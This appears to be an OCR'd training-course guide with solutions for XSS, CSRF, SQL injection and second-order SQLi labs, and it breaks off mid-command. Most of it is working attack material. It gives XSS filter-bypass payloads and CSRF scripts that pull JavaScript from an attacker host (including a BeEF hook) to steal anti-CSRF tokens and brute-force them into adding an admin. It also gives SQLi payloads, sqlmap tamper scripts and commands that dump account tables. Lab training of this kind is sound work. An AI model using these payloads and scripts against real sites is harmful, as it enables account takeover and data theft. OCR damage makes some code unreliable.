XSS labs

CodeName: Find Me!

The XSS labs contain 11 challenges:

1. **Warm-up:** XSS level 1
2. **Easy:** XSS level 2
3. **Easy:** XSS level 3
4. **Easy:** XSS level 4
5. **Medium:** XSS level 5
6. **Medium:** XSS level 6
7. **Medium:** XSS level 7
8. **Hard:** XSS level 8
9. **Hard:** XSS level 9
10. **Hard:** XSS level 10
11. **Hard:** XSS level 11

Description

The ***Find Me!*** labs do not need any introduction! The relevant code snippets are indicated in the challenge page itself.

Each level generates HTML in an unsafe way, and you have to bypass some server-side PHP filters.

The provided solutions are just a few of the many you can have. You can find the solutions at
http://info.xss.labs/solutions

As a suggestion, once you will finish these labs, you can try to solve them again using your way and alternative techniques.


The full list of all the labs and the related descriptions are available at **http://info.xss.labs/**

Objective

The main goal of these labs is to create a PoC triggering an alert box like this one:


```
alert('l33t');
```

If the exploitation has performed successfully, you'll see something like this:



Of course, it must be executed without user interaction.

Here's the lab setup:



Tools

The best tool for this lab are:

- Burp Suite
- Local/Remote server web
- A web browser

Solutions

The techniques to use during this lab are better explained in the study material. You should refer to it for further details. These solutions are provided here only to verify the correctness.

The solution files are available at **http://info.xss.labs/solutions.**

Note: If the provided solutions don't successfully trigger an alert box. Please use the below alternative payloads.

Level 8 payloads:

```
</Title/</script/><Input Type=Text
Style=position:fixed;top:0;left:0;font-size:999px */;
Onmouseenter=confirm`l33t` //>#
```

or

```
</Title/</script/><img src=x onerror="\u0061lert('l33t')"/>#
```

or

```
</script><svg onload="eval(atob('YWxlcnQoJ2wzM3QnKQ=='))">
```

Level 9 payloads:

```
</Title/</script/><Input Type=Text
Style=position:fixed;top:0;left:0;font-size:999px */;
Onmouseenter=confirm`l33t` //>#
```

or

```
</Title/</script/><img src=x onerror="\u0061lert('l33t')"/>#
```

or

```
</script><svg onload="eval(atob('YWxlcnQoJ2wzM3QnKQ=='))">
```

Level 10 payload clarification:

Please rename x.js to X.js (capital X).

Also, make sure to replace **hacker.site** in the solution with the IP address of your attacker machine.

Solutions

XSS 1

```
<script>alert('l33t')</script>
```

XSS 2

```
<script <script>>alert('l33t')</script>
```

XSS 3

```
<img/src onerror=alert('l33t')>
```

XSS 4

```
<svg><script>alert('l33t')
```

XSS 5

```
<svg><script>alert&lpar;'l33t'&rpar;
```

XSS 6

```
<script>\u0061lert('l33t')</script>
```

XSS 7

```
<script>eval('\x61lert(\'l33t\')')</script>
```

XSS 8

```
[NL]eval('\x61lert(\'l33t\')'
```

XSS 9

```
[\u2028]eval('\x61lert(\'l33t\')'
```

XSS 10

```
<script>eval(8680439..toString(30))(983801..toString(36))</sc
ript>
```

XSS 11

```
http://11.xss.labs%2f@hacker.site/x.js
```

XSRF

Lab 2: CSRF labs

CodeName: Pawn Own Shop!

CSRF labs contain 5 challenges:

1. **Warm-up:** CSRF level 1
2. **Easy:** CSRF level 2
3. **Easy:** CSRF level 3
4. **Medium:** CSRF level 4
5. **Hard:** CSRF level 5

Description

You are a *soft-administrator* of the ***Pawn Own Shop!*** and have decided to add your friend Malice to the administrator list.

However, you cannot do this because only Mrs. Gallegos can do it.

You must find a way to add your friend.

Name	**Malice**
Surname	Smith
Email	malice@hacker.site
Role	ADMIN

Information: Each level in **Pawn Own Shop!** is vulnerable to Cross-Site Request Forgery. Here is some other useful information:

To study the web application here is your login:

Username: Padawan

Password: TheLittlePadawan

Note: Mrs. Gallegos is always visiting your site: **hacker.site**.

The solutions you will see are just a few of the many you can have. As a suggestion, once you will finish these labs, you can try to solve them again using your way and alternative techniques.

All the solution files are located here:
http://info.csrf.labs/solutions/

Objective

The main goal of these labs is to create valid PoC to exploit CSRF flaws.

You'll initially need simple techniques; later, you will need advanced techniques that require you to code something that automates the brute-force of Anti-CSRF tokens.

Tools

The best tool for this lab are:

- Burp Suite
- A web server (We will be using Apache for hosting **http://hacker.site** contents)
- A web browser

Solutions

The techniques used during this lab are better explained in the study material. You should refer to it for further details.

NOTE: This is also a video-lab, so you can also watch the video for a complete explanation of what to do! To view it, go to the course, locate the CSRF module and select the video from the resources.

The solution files are available at http://info.csrf.labs/solutions/. These solutions are provided here only to verify the correctness.

Notes:

1. If the provided solution for CSRF level 3 doesn't work for you, please follow the alternative solution below.

2. Comment to submit to http://3.csrf.labs/feedbacks.php:

```
test2
<script type="text/javascript">
function addUser(token) {
    var url = "http://3.csrf.labs/add_user.php";
    var param =
"name=Malice&surname=Smith&email=malice%40hacker.site&role=AD
MIN&submit=&CSRFToken=" + token;
    var CSRF = new XMLHttpRequest();
    CSRF.open("POST",url,true);
    CSRF.withCredentials = 'true';

CSRF.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    CSRF.send(param);
}
// Extract the token
```

```
var XHR = new XMLHttpRequest();
XHR.onreadystatechange = function() {
    if (XHR.readyState == 4 ) {
        var htmlSource = XHR.responseText; // the source of
users.php
        // Extract the token
        var parser = new
DOMParser().parseFromString(htmlSource, "text/html");
        var token = parser.getElementById('CSRFToken').value;
        addUser(token);
    }
}
XHR.open('GET', 'http://3.csrf.labs/users.php', true);
XHR.send();
```

- hacker.site index.html code (using a BeEF hook):

```
<html>
<body bgcolor="#000000">
    <img src="hackerinside.jpg" />
<script type="text/javascript"
src="http://hacker.site:3000/hook.js"></script>
</body>
</html>
```

- When Mrs. Gallegos is hooked and visible on your beef admin panel use the *Redirect Browser* module and specify the following Redirect URL: http://3.csrf.labs/feedbacks.php

- Malice will be added successfully as an admin.

- If the provided solution for CSRF level 5 doesn't work for you, please follow the alternative solution below.

- hacker.site/index.html:

```
<script type="text/javascript">
```

```
    const numberOfWorkers = 5;
    let workers = [];
    for (let i = 0; i < numberOfWorkers; i++) {
        workers.push(new Worker("5.csrf.labs.js"));
    }
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            let tokens = xhr.responseText.split('\n');
            let i = 0;
            tokens.forEach(function(token) {
                workers[i].postMessage(token);
                i++;
                if (i >= numberOfWorkers) {
                    i = 0;
                }
            });
        }
    }
    xhr.open('GET', 'http://hacker.site/tokens.txt', true);
    xhr.send();
</script>
```

- hacker.site/5.csrf.labs.js:

```
onmessage = function(e) {
    const token = e.data;
    const url="http://5.csrf.labs/add_user.php";
    const params =
"name=Malice&surname=Smith&email=malice%40hacker.site&role=AD
MIN&CSRFToken="+token+"&submit=";
    let http = new XMLHttpRequest();
    http.withCredentials = 'true';
    http.open("POST", url, true);
    http.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
    http.onreadystatechange = function() {
        if (http.readyState > 1) { http.abort(); }
```

```
    }
    http.send(params);
}
```

- The above will run successfully from you own browser (adding a USER instead of ADMIN).

- Alternative solutions for levels 4 & 5

- Add user (non-admin) with a payload like the below inside "First name":

```
<script src="http://hacker.site/lab5.js"
type='text/javascript'></script><script>(function(){XHRP_xss(
)})();</script>
```

Request data:

```
name=%3Cscript+src%3D%22http%3A%2F%2Fhacker.site%2Flab5.js%22
+type%3D'text%2Fjavascript'%3E%3C%2Fscript%3E%3Cscript%3E(fun
ction()%7BXHRP_xss()%7D)()%3B%3C%2Fscript%3E&surname=Test&ema
il=t%40t.t&role=USER&CSRFToken=[correct_token]&submit=
```

- On our server (hacker.site) create lab5.js in folder /var/www with function XHRP_xss, which is gonna make a GET request to users.php and then scrape the CSRFToken from the response and use it in the next POST request:

```
function XHRP_xss() {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            var resp = xhr.responseText;
            parser = new DOMParser().parseFromString(resp,
"text/html");
            var token =
parser.getElementsByName('CSRFToken')[0].value;
            var sxhr = new XMLHttpRequest();
```

```
            sxhr.open("POST",
'http://5.csrf.labs/add_user.php', true);
            sxhr.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
            var data =
"name=Malice&surname=Smith&email=malice%40hacker.site&role=AD
MIN&CSRFToken=" + token + "&submit=";
            sxhr.send(data);
        }
    }
    xhr.open("GET", 'http://5.csrf.labs/users.php', true);
    xhr.send();
}
```

- Add the line below to index.html

```
<script>window.location.replace("http://5.csrf.labs/users.php
");</script>
```

- Wait a moment, Mrs. Gallegos is gonna come to hacker.site, she will then be redirected to /users.php that will trigger our payload and create an admin user named Malice.

http://info.csrf.labs/solutions/pwnownshop.site.bruter.js

```
self.addEventListener('message', function(e) {
    var tokens = e.data.tokens;
    function bruteLoop(TList) {
      for (var i = 0; i < TList.length; i++) {
           console.info("Testing: " + TList[i]);
           XHRPost(TList[i]);
      }
      Terminator();
    }
    function XHRPost(tVal) {
      var http = new XMLHttpRequest();
      var url = "http://pwnownshop.site/add_user.php";
```

```
      var token = tVal;

      params = {
           "name" : "Malice",
           "surname" : "Smith",
           "email" : "malice@hacker.site",
           "role" : "ADMIN",
           "submit" : "",
           "CSRFToken" : token,
      };


      http.open("POST", url, true);
      http.withCredentials = 'true';
      //Send the proper header information along with the
request
      http.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
      http.onreadystatechange = function() {
           if (http.readyState > 1) {//We don't care about
responses
                http.abort();
           }
      }

          //Serialize the data without using JQuery
      queryParams =
Object.keys(params).reduce(function(a,k){a.push(k+'='+encodeU
RIComponent(params[k]));return a},[]).join('&');
      http.send(queryParams);
    }

    function Terminator() {
      self.postMessage( "Sir, I've finished... see you
later");
      self.close();
      return;
    }
```

```
    // Brute Loop
    bruteLoop(tokens);
}, false);
```

http://info.csrf.labs/solutions/bruter.js

```
self.addEventListener('message', function(e) {

    var tokens = e.data.tokens;

    function bruteLoop(TList) {
      for (var i = 0; i < TList.length; i++) {
           console.info("Testing: " + TList[i]);
           XHRPost(TList[i]);
      }

      Terminator();
    }

    function XHRPost(tVal) {
      var http = new XMLHttpRequest();
      var url = "http://{LABID}.csrf.labs/add_user.php";

      var token = tVal;

      params = {
           "name" : "Malice",
           "surname" : "Smith",
           "email" : "malice@hacker.site",
           "role" : "ADMIN",
           "submit" : "",
           "CSRFToken" : token,
      };


      http.open("POST", url, true);
      http.withCredentials = 'true';
```

```
      //Send the proper header information along with the
request
      http.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
      http.onreadystatechange = function() {
           if (http.readyState > 1) {//We don't care about
responses
                //console.warn("Aborted " + token + " with
status " + http.readyState);
                //http.abort();
           }
      }

          //Serialize the data without using JQuery
      queryParams =
Object.keys(params).reduce(function(a,k){a.push(k+'='+encodeU
RIComponent(params[k]));return a},[]).join('&');
      http.send(queryParams);
    }

    function Terminator() {
      self.postMessage( "Sir, I've finished... see you
later");
      self.close();
      return;
    }

    // Brute Loop
    bruteLoop(tokens);


}, false);
```

SQL Injection

Lab 3: SQLi Labs

CodeName: What's your browser?

The SQL Injection labs contain 10 challenges:

1. **Warm-up:** SQLi level 1
2. **Easy:** SQLi level 2
3. **Easy:** SQLi level 3
4. **Medium:** SQLi level 4
5. **Medium:** SQLi level 5
6. **Hard:** SQLi level 6
7. **Hard:** SQLi level 7
8. **Medium:** SQLi level 8
9. **Medium:** SQLi level 9
10. **Hard:** SQLi level 10

Description

You are a pentester, and "Web statistics" hired you to pentest their browsers statistic application. The application stores information about browsers in a DB.


Each level wrongly escape inputs, and you have to bypass some server-side PHP/MySQL filters.

The solutions you will see are just a few of the many you can have. As a suggestion, once you will finish these labs, you can try to solve them again using your way and alternative techniques. You can find the solutions at **http://info.sqli.labs/solutions.html**

The full list of all the labs and the related descriptions are available at: **http://info.sqli.labs/**

Objective

You will need to reach different goals at every level.



Tool

The best tool for this lab are:

- Burp Suite
- sqlmap
- A web browser

Solutions

The techniques used during this lab are better explained in the study material. You should refer to it for further details.

You can find the solutions at
http://info.sqli.labs/solutions.html

Note: Different sqlmap versions may require different options/flags. For example, regarding level 9:

```
sqlmap -u 'http://9.sqli.labs/' -p user-agent
--tamper=chardoubleencode --technique=U --banner --level=3
--risk=3
```

or

```
sqlmap -r 9.sqli.labs.for.sqlmap --banner
--tamper=chardoubleencode --dbms mysql --batch
--union-char=els  --technique=E
```

And so on..

Solutions

SQLi 1
PoC:

```
GET / HTTP/1.1
Host: 1.sqli.labs
User-Agent: ' UNION SELECT user(); -- -
```

SQLMap Automation:

```
sqlmap -u 'http://1.sqli.labs/' -p user-agent --random-agent
--banner
```

SQLi 2
UNION and standard payloads like 1='1 are filterer.
PoC, False Blind:

```
GET / HTTP/1.1
Host: 2.sqli.labs
User-Agent: ' or 'elscustom'='elsFALSE
```

PoC, True Blind:

```
GET / HTTP/1.1
Host: 2.sqli.labs
User-Agent: ' or 'elscustom'='elscustom
```

SQLMap Automation:

```
sqlmap -u 'http://2.sqli.labs/' -p user-agent
--user-agent=elsagent --technique=B --banner
```

SQLi 3
Spaces are filtered.
PoC:

```
GET / HTTP/1.1
Host: 3.sqli.labs
User-Agent: '/**/UNION/**/SELECT/**/@@version;#
```

SQLMap Automation:

```
sqlmap -u 'http://3.sqli.labs/' -p user-agent --random-agent
--technique=U --tamper=space2comment --suffix=';#'
--union-char=els --banner
```

SQLi 4
Comments non longer work.
PoC:

```
GET / HTTP/1.1
Host: 4.sqli.labs
User-Agent: 'UNION(select('PoC String'));#
```

We cannot easily automate this task, as sqlmap should balance the parentesis.
To exploit by hand you have to first find the tables in the current database:

```
GET / HTTP/1.1
Host: 4.sqli.labs
User-Agent:
'union(SELECT(group_concat(table_name))FROM(information_schem
a.columns)where(table_schema=database()));#
```

Then you can enumarate the columns:

```
GET / HTTP/1.1
Host: 4.sqli.labs
User-Agent:
'union(SELECT(group_concat(column_name))FROM(information_sche
ma.columns)where(table_name='secretcustomers'));#
```

SQLi 5
This is similar to SQLi 4, but the developer used doublequotes around strings.
PoC:

```
GET / HTTP/1.1
Host: 5.sqli.labs
User-Agent: "UNION(select('PoC String'));#
```

To exploit by hand you have again to find the tables in the current database:

```
GET / HTTP/1.1
Host: 5.sqli.labs
```

```
User-Agent:
"union(SELECT(group_concat(table_name))FROM(information_schem
a.columns)where(table_schema=database()));#
```

SQLi 6
MySQL's reserved words have been filtered. Using RaNDom case does not help, as you can have, for example, somethin like "InfoRMaTIon_ScheMa" who will become "InfoRMaTI_ScheMa", as "on" or "ON" is a valid reserved word.

PoC:

```
GET / HTTP/1.1
Host: 6.sqli.labs
User-Agent: ' UNiOn seLect @@versiOn;#
```

The only way to get around this kind of filtering during the exploitation automation phase is to use DifFeReNt CaSe for every letter
You have to write a simple tampering script:

```
#!/usr/bin/env python
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces each keyword a CaMeLcAsE VeRsIoN of it.

    >>> tamper('INSERT')
    'InSeRt'
    """

    retVal = str()
```

```
    if payload:
    for i in xrange(len(payload)):
         if (i % 2 == 0):
              # We cannot break 0x12345
              if not ((payload[i] == 'x') and (payload[i-1]
== '0')):
                   retVal += payload[i].upper()
              else:
                   retVal += payload[i]
         else:
              retVal += payload[i].lower()
    return retVal
```

SQLMap command line:

```
sqlmap -u 'http://6.sqli.labs/' -p user-agent --technique=U
--tamper=/path/to/your/tampering/scripts/camelcase.py
--prefix="nonexistent'" --suffix=';#' --union-char=els
--banner
```

SQLi 7
In this scenario, the case-insensitive filter cuts out all the reserved words, but the filter is not recursive.
PoC:

```
GET / HTTP/1.1
Host: 7.sqli.labs
User-Agent: ' uZEROFILLnZEROFILLiZEROFILLoZEROFILLnZEROFILL
ZEROFILLsZEROFILLeZEROFILLlZEROFILLeZEROFILLcZEROFILLt
ZEROFILL@@ZEROFILLvZEROFILLeZEROFILLrZEROFILLsZEROFILLiZEROFI
LLoZEROFILLnZEROFILL; ZEROFILL-- ZEROFILL-ZEROFILL
```

Tampering script:

```
#!/usr/bin/env python
from lib.core.enums import PRIORITY
```

```
__priority__ = PRIORITY.NORMAL

def dependencies():
     pass

def tamper(payload, **kwargs):
     """
     Insert FILL after every character

     >>> tamper('INSERT')
     'IfillNfillSfillEfillRfillTfill
     """

     retVal = str()

     FILL='ZEROFILL'

     if payload:
     for i in xrange(len(payload)):
          retVal += payload[i]+FILL
     # Uncomment to debug
#    print "pretamper:", payload
     return retVal
```

SQLMap automation:

```
sqlmap -u 'http://7.sqli.labs/' -p user-agent --technique=U
--tamper=/path/to/your/tampering/scripts/fill.py --banner
```

SQLi 8
Simple URL encoding.
PoC:

```
GET / HTTP/1.1
Host: 8.sqli.labs
User-Agent:
%61%61%61%61%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%40%
40%76%65%72%73%69%6f%6e%3b%20%2d%2d%20%2d
```

SQLMap Automation:

```
sqlmap -u 'http://8.sqli.labs/' -p user-agent
--tamper=charencode --technique=U --banner
```

SQLi 9
Double encoding.
PoC:

```
GET / HTTP/1.1
Host: 9.sqli.labs
User-Agent:
%25%36%31%25%36%31%25%36%31%25%36%31%25%32%37%25%32%30%25%37%
35%25%36%65%25%36%39%25%36%66%25%36%65%25%32%30%25%37%33%25%3
6%35%25%36%63%25%36%35%25%36%33%25%37%34%25%32%30%25%34%30%25
%34%30%25%37%36%25%36%35%25%37%32%25%37%33%25%36%39%25%36%66%
25%36%65%25%33%62%25%32%30%25%32%64%25%32%64%25%32%30%25%32%6
4
```

SQLMap Automation:

```
sqlmap -u 'http://9.sqli.labs/' -p user-agent
--tamper=chardoubleencode --technique=U --banner
```

SQLi 10
This labs combines reserver keyword filtering with an injection in a function.
PoC:

```
GET / HTTP/1.1
Host: 10.sqli.labs
User-Agent: ') uZEROFILLnZEROFILLiZEROFILLoZEROFILLn
sZEROFILLeZEROFILLlZEROFILLeZEROFILLcZEROFILLt 'PoC'; -- -
```

SQLMap Automation:

```
sqlmap -u 'http://10.sqli.labs/' -p user-agent --technique=U
--tamper=/path/to/your/tampering/scripts/fill.py
--prefix="notexistant')" --suffix="; -- " --union-char=els
--banner
```

SecondOrder SQLi

2nd Order SQLi

CodeName: Selfie For You

The 2nd order SQLi labs have 7 challenges.

Description


In the **SQL Injection second-order labs,** you have to find and exploit a SQL injection and use different techniques to bypass filters and application security mechanisms.

Once you have access to the Kali GUI instance, you can access the application by opening the following URL: http://info.2ndorder.labs

Objective

Find and exploit the SQL injection vulnerability.

Also, depending on the lab number, you have to bypass filters and security mechanisms implemented by the application.



Tools

The best tool for this lab are:

- Burp Suite
- sqlmap
- A web browser


Solutions

The solutions can be found at http://info.2ndorder.labs/solutions/

Note: Different sqlmap versions may require different options/flags. For example lab 4 may be solved using the below:

```
sqlmap -u 'http://192.222.62.2/upload.php?lab=4&payload=' -p payload --technique=B --dbms MySQL --no-cast --tamper=symboliclogical --threads=10 --banner --flush-session --regexp='99\sviews'  --prefix="01.jpg'"
```

Note: Make sure to replace the attacker IP in the above command. Use **ip addr** or **ifconfig** to get the IP address of the attacker machine assigned to you.



http://info.2ndorder.labs/solutions/accounts.py

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2016 sqlmap developers
(http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import re

from lib.core.enums import PRIORITY
```

```
__priority__ = PRIORITY.LOWEST

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces
     The HEX value of for the accounts table is filtered,
changing it to 'accounts' we can bypass the filter.
     Note the quotes! This value is used when the sqlmap
extracts the values from the INFORMATION_SCHEMA db
          - 0x6163636f756e7473 --> 'accounts'

     Since the database is already selected in the php
application, we can strip the database name and bypass the
filter
          - selfie4you07.accounts --> accounts
    """

    retVal = payload

    if payload:
    retVal = re.sub(r"(?i)0x6163636f756e7473", "'accounts'",
re.sub(r"(?i)selfie4you07.accounts", "accounts", payload))

    return retVal
```

http://info.2ndorder.labs/solutions/solutions.txt

```
#
# 1 - ENTRY LEVEL
#
# Query:
```

```
#    $query = "SELECT views from attachments where
filename='$filename'";


# PoC
http://hacker.site/2nd/view.php?payload=%27%20union%20select%
20@@version;%20--%20-

# SQLMAP
./sqlmap.py -u 'http://hacker.site/2nd/view.php?payload=a' \
    --technique=U --suffix='; -- -' --banner

./sqlmap.py -u 'http://hacker.site/2nd/view.php?payload=a' \
    --technique=U --suffix='; -- -' -D selfie4you01 -T
accounts --dump --no-cast


#
# 2 - UNION SELECT
#     * no filters
#
# Filters:
#
# Query:
#    $query = "SELECT views FROM attachments where
filename='$entry';";
#

# PoC
http://hacker.site/2nd/upload.php?lab=2&payload='+union+selec
t+@@version;%23

# SQLMAP
./sqlmap.py -u
"http://hacker.site/2nd/upload.php?lab=2&payload=_" \
    -p payload --technique=U --suffix=';#' --union-col=1
--dbms MySQL \
    --banner --no-cast
```

```
./sqlmap.py -u
"http://hacker.site/2nd/upload.php?lab=2&payload=_" \
    -p payload --technique=U --suffix=';#' --union-col=1
--dbms MySQL \
    -D selfie4you02 -T accounts --dump --no-cast


-------------------------------------------------------------
-------------------------

#
# 3 - UNION SELECT
#     * randomcase filter
#          * union-char it's not required here
#
# Filters:
#    /UNION/
#    /SELECT/
#
# Query:
#    $query = "SELECT views FROM attachments where
filename='$entry';";
#

# PoC
http://hacker.site/2nd/upload.php?lab=3&payload=a%27%20UNIoN%
20SeLECT%20%27PoC%20String%27;%20--%20-

# SQLMAP

./sqlmap.py -u
'http://hacker.site/2nd/upload.php?lab=3&payload=b' \
    -p payload --technique=U --suffix=';#' --dbms MySQL
--union-col=1 --no-cast \
    --tamper=randomcase --banner
```

```
./sqlmap.py -u
'http://hacker.site/2nd/upload.php?lab=3&payload=b' \
